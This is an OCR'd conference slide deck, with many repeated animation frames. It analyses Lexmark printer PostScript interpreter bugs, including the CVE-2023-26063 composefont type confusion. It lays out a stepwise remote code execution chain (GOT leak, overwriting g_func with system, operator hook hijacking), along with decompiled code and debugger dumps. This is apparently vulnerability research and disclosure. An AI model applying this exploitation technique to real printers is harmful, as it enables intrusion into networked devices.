  } else if ( ps_op_stack_ptr->type == FILTER ) {
    if ( !g_func ) {
      ...
      return;
    }
    if ( g_func(ps_op_stack_ptr->value, v21) != -1 ) { // call global
    ...
```

- Note that operand must be of type FILTER

queryfilterparams Operator

```
void ps_op_queryfilterparams() {
  if (ps_op_stack_ptr < ps_op_stack_bot ) { // Check stack bounds
    ps_set_error(OOB_STACK_POINTER);
  } else if ( ps_op_stack_ptr->type == FILTER ) {
    if ( !g_func ) {
      ...
      return;
    }
    if ( g_func(ps_op_stack_ptr->value, v21) != -1 ) { // call global
    ...
```

- Note that operand must be of type FILTER
- Overwrite g_func with system and call queryfilterparams to get RCE?
- But...
  - Couldn't get operator to be called directly
  - So I investigate why


Forcing queryfilterparams to be called

- The Lexmark PostScript stack uses a hook table in .bss when dispatching operators
- The following simplified dispatch code is used:


```
int __fastcall ps_execute_operator(unsigned int index) {
  void (*default_func)(void);
  int hooked_struct;
  __int16 array_arg[2];

  default_func = &g_ps_operator_table[4 * index] + 1; // Default operator function
  hooked_struct = ps_operator_hook_table[index];
  array_arg[0] = 0x8C07;
  array_arg[1] = index;
  if ( hooked_struct )
    (*(void (__fastcall **)(w__int16 *, int))(hooked_struct + 8))(array_arg, hooked_struct);
  else
    default_func();
  return 0;
}
```

- Hook some other unused operator to call queryfilterparams?
- We chose to hook anchorsearch, but many others would do

Hooking anchorsearch



Hooking anchorsearch



CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy

CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Write hook structure into pagemaker memory cavity
  - Hook structure address +8 points to queryfilterparams function

CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Write hook structure into pagemaker memory cavity
  - Hook structure address +8 points to queryfilterparams function
- Overwrite g_func to point to system
- Write command we want to execute into memory cavity

CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Write hook structure into pagemaker memory cavity
  - Hook structure address +8 points to queryfilterparams function
- Overwrite g_func to point to system
- Write command we want to execute into memory cavity
- Use index bug to place FILTER operand onto stack
  - Value points to command to execute

CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Write hook structure into pagemaker memory cavity
  - Hook structure address +8 points to queryfilterparams function
- Overwrite g_func to point to system
- Write command we want to execute into memory cavity
- Use index bug to place FILTER operand onto stack
  - Value points to command to execute
- Call queryfilterparams indirectly via anchorsearch

CXLBL 081.215 - Full RELRO Exploitation

- Leak memcpy from pagemaker GOT (no PIE)
  - Compute system address from memcpy
- Write hook structure into pagemaker memory cavity
  - Hook structure address +8 points to queryfilterparams function
- Overwrite g_func to point to system
- Write command we want to execute into memory cavity
- Use index bug to place FILTER operand onto stack
  - Value points to command to execute
- Call queryfilterparams indirectly via anchorsearch
- Get RCE

CVE-2023-26063 composefont Type Confusion

composefont Operator Type Confusion

- LanguageLevel 3 operator
- CID: "character identifier"
- CMap: "character map"

```
key name array composefont font

creates a composite font dictionary—a CID-keyed font—from the CMap specified
by the second operand and the CIDFonts or fonts in array.
```

- Purpose: create a new font from a CMap font and an array of additional fonts

composefont Operator Type Confusion

- LanguageLevel 3 operator
- CID: "character identifier"
- CMap: "character map"

```
key name array composefont font

creates a composite font dictionary—a CID-keyed font—from the CMap specified
by the second operand and the CIDFonts or fonts in array.
```

- Purpose: create a new font from a CMap font and an array of additional fonts
- arg1 key: NAME of the new font
- arg2 name: NAME of a CMap to look up in the resource dictionary
- arg3 array: ARRAY of fonts (each entry NAME or DICT)
- Result: a well-defined "font object" DICT with keys: CMap, Encoding, FDepVector, etc

composefont Operand Stack Example

- Calling composefont with some example arguments

Operand stack:

```
0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x2 VALUE: 0x98905a58
0x9898586c TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985864 TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

composefont: Call to @findresource

- After some initial sanity checks, if arg2 is a NAME, tries to call @findresource
  - Passes two arguments on the stack: arg1 our NAME operand, arg2 /CMap
  - Trying to find some resource in the character map category

```
key category findresource instance

attempts to obtain a named resource instance in a specified category. category is a
name object that identifies a resource category
...

If the specified resource category does not exist, an undefined error occurs.
If the category exists but there is no instance whose name is key, an
undefinedresource error occurs
```

- TLDR: If Character Map doesn't contain the requested resource in arg2, returns an error

composefont: Preparing to Call @findresource

- composefont section calling @findresource to look up the /CMap resource

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Setup @findresource Arg1

- arg1 duplicate composefont arg2

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Setup @findresource Arg2

- Check composefont arg2 type is NAME

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Setup @findresource Arg2

- Adjust operand stack by two for @findresource arguments

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Setup @findresource Arg2

- Adjust operand stack by two for @findresource arguments

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Call @findresource

- Finally call @findresource

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

composefont: Error Checking After @findresource

- Check for error, and clean up operand stack and exit if one occurred

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
  [...]
}
[...]
```

Debug View of @findresource Call

- @findresource is passed two arguments /CMap and arg2 NAME operand

Operand stack:

```
 // @findresource's two arguments
 0x98985884 TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x4 VALUE: 0x982ea2b0 -- /CMap <- cur top
 0x9898587c TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
 // composefont's three arguments
 0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x4d) LEN: 0x2 VALUE: 0x98905a58
 0x9898586c TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
 0x98985864 TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x8d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

- We provide a name (/nnnnnnnn) that doesn't exist
  - Should trigger "undefinedresource" error

@findresource Result

- @findresource returns, and doesn't set g_error_occurred

Operand stack after return:

```
0x98985884 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x4 VALUE: 0x982ea2b0 -- /CMap <- cur top
0x9898587c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x98905a58
0x9898586c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985864 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

@findresource Result

- @findresource returns, and doesn't set g_error_occurred

Operand stack after return:

```
0x98985884 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x4 VALUE: 0x982ea2b0 -- /CMap <- cur top
0x9898587c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x98905a58
0x9898586c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985864 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

- BUT... also didn't pop its operands off the stack?!
- Likely encounters error, and forgets to set g_error_occurred

@findresource Result

- @findresource returns, and doesn't set g_error_occurred

Operand stack after return:

```
0x98985884 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x4 VALUE: 0x982ea2b0 -- /CMap <- cur top
0x9898587c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x98905a58
0x9898586c TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
0x98985864 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

- BUT... also didn't pop its operands off the stack?!
- Likely encounters error, and forgets to set g_error_occurred
- Unexpected number of operands on stack
  - Expects only instance result operand to be present
  - But still have two argument operands

composefont: Successful @findresource Call Handling

- After success, places result into output font object /CMap entry

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
   ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
   return;
  }
 ps_op_result_ptr = ps_op_stack_ptr-1; // result clobbers arg1

}
// Success: store the result in output font object
rc = ps_dictionary_add_key_value(&g_CMap_literal, ps_op_result_ptr, &font_object);
[...]
ps_op_stack_ptr += -1u; // Pop @findresource result operand
```

composefont: Pop @findresource Result

- Cleanup result from operand stack

```
ps_op_arg1_ptr = ps_op_stack_ptr +1;
ps_op_arg1_ptr->type = ps_op_stack_ptr[-1]->type;
ps_op_arg1_ptr->value = ps_op_stack_ptr[-1]->value;
if ( ps_op_stack_ptr[-1].type == NAME ) {
  ps_op_stack_ptr += 2; // Make room for @findresource arguments
  ps_op_stack_ptr->type = g_CMap_literal.type;
  ps_op_stack_ptr->value = g_CMap_literal.value; // arg2: /CMap
  f_execute_dictionary_prebuilt_command("@findresource", command_name, 0);
  if ( g_error_occurred ) {
    ps_op_stack_ptr += -2u; // If an error occured, stack is not cleaned up by @findresource
    return;
  }
 ps_op_result_ptr = ps_op_stack_ptr-1; // result clobbers arg1

}
// Success: store the result in output font object
rc = ps_dictionary_add_key_value(&g_CMap_literal, ps_op_result_ptr, font_object);
[...]
ps_op_stack_ptr += -1u; // Pop @findresource result operand
```

Confused ARRAY/NAME Operand

- Type confusion: NAME operand passed as arg1 to @findresource still on top of stack
- Top of stack should be composefont arg3 ARRAY operand (directly below top NAME operand)

Operand Stack:

```
 0x9898587c TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn <- cur top
 0x98985874 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x98905a58
 0x9898586c TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98361444 -- /nnnnnnnn
 0x98985864 TYPE: NAME  (0x5)  PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9836147c -- /...
::BOTTOM
```

Confused arg3 ARRAY Operand

- Recap: original arg3 ARRAY holds NAME or DICT fonts to be composed
- Used to populate /FDepVector entry of output font object dictionary
- The length of the ARRAY is now read from the NAME operand
  - NAME operand: length is the size of the string
  - ARRAY operand: length is the number of elements

composefont: arg3 ARRAY Parsing

- Lets look at a greatly simplified version of the code

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // /FDepVector array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- Function allocates a new output array matching length of input array

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // /FDepVector array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- Loops reading each entry in the ARRAY operand

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // Output array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- Copies dictionary entries directly into output array

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // Output array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- Otherwise calls findfont to find the font by name

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // Output array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- If findfont succeeds, resulting DICT copy to output array


```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // Output array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

composefont: arg3 ARRAY Parsing

- If findfont fails, stuff we want to avoid happens

```
ps_operand_t *confused_array = ps_op_stack_ptr; // NAME assumed to be ARRAY
ps_operand_t *output_array_entries = malloc(sizeof(ps_operand_t)*confused_array->length); // Output array
for (int i = 0; i < array_len; i++) {
    ps_operand_t *entry = (ps_operand_t *)confused_array->value[i]; // Current entry in confused array
    if (entry->type == DICT) {
        // Dictionary entries copied directly into output array
        memcpy(&output_array_entries[i], entry, sizeof(ps_operand_t));
        continue;
    }
    // If not dictionary, assume name and find associated font
    ps_op_stack_ptr++;
    memcpy(ps_op_stack_ptr, entry, sizeof(ps_operand_t));
    if (!ps_execute_dict_operator("findfont", "composefont", 0)) {
        // Returns a font DICT as result - Courier font (typically)
        memcpy(&output_array_entries[i], ps_op_stack_ptr, sizeof(ps_operand_t));
        ps_op_stack_ptr--;
        continue;
    }
    [SNIPPED] // We don't want to hit here...
}
```

Confused ARRAY/NAME Memory Layout



Confused ARRAY/NAME Debugger View

Operand stack:

```
0x98899314 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn <- cur top
0x9889930c TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x9888f600
0x98899304 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn
0x988992fc TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9837347c -- /...
0x988992f4 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x4 VALUE: 0x9888f5b8
::BOTTOM
```

Confused ARRAY/NAME Debugger View

Operand stack:

```
0x98899314 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn <- cur top
0x9889930c TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x2 VALUE: 0x9888f600
0x98899304 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn
0x988992fc TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x20 VALUE: 0x9837347c -- /...
0x988992f4 TYPE: ARRAY (0x23) PERMS:READ|WRITE (0x5d) LEN: 0x4 VALUE: 0x9888f5b8
::BOTTOM
```

- Manually change NAME operand to an ARRAY operand for analysis

```
pwndbg> *(unsigned char *)0x98899314=0x23
```

Confused ARRAY/NAME Debugger View

Operand stack:

```
0x98899314 TYPE: NAME (0x5) PERMS:READ|WRITE (0x9d) LEN: 0x8 VALUE: 0x98373444 -- /nnnnnnnn <- cur top
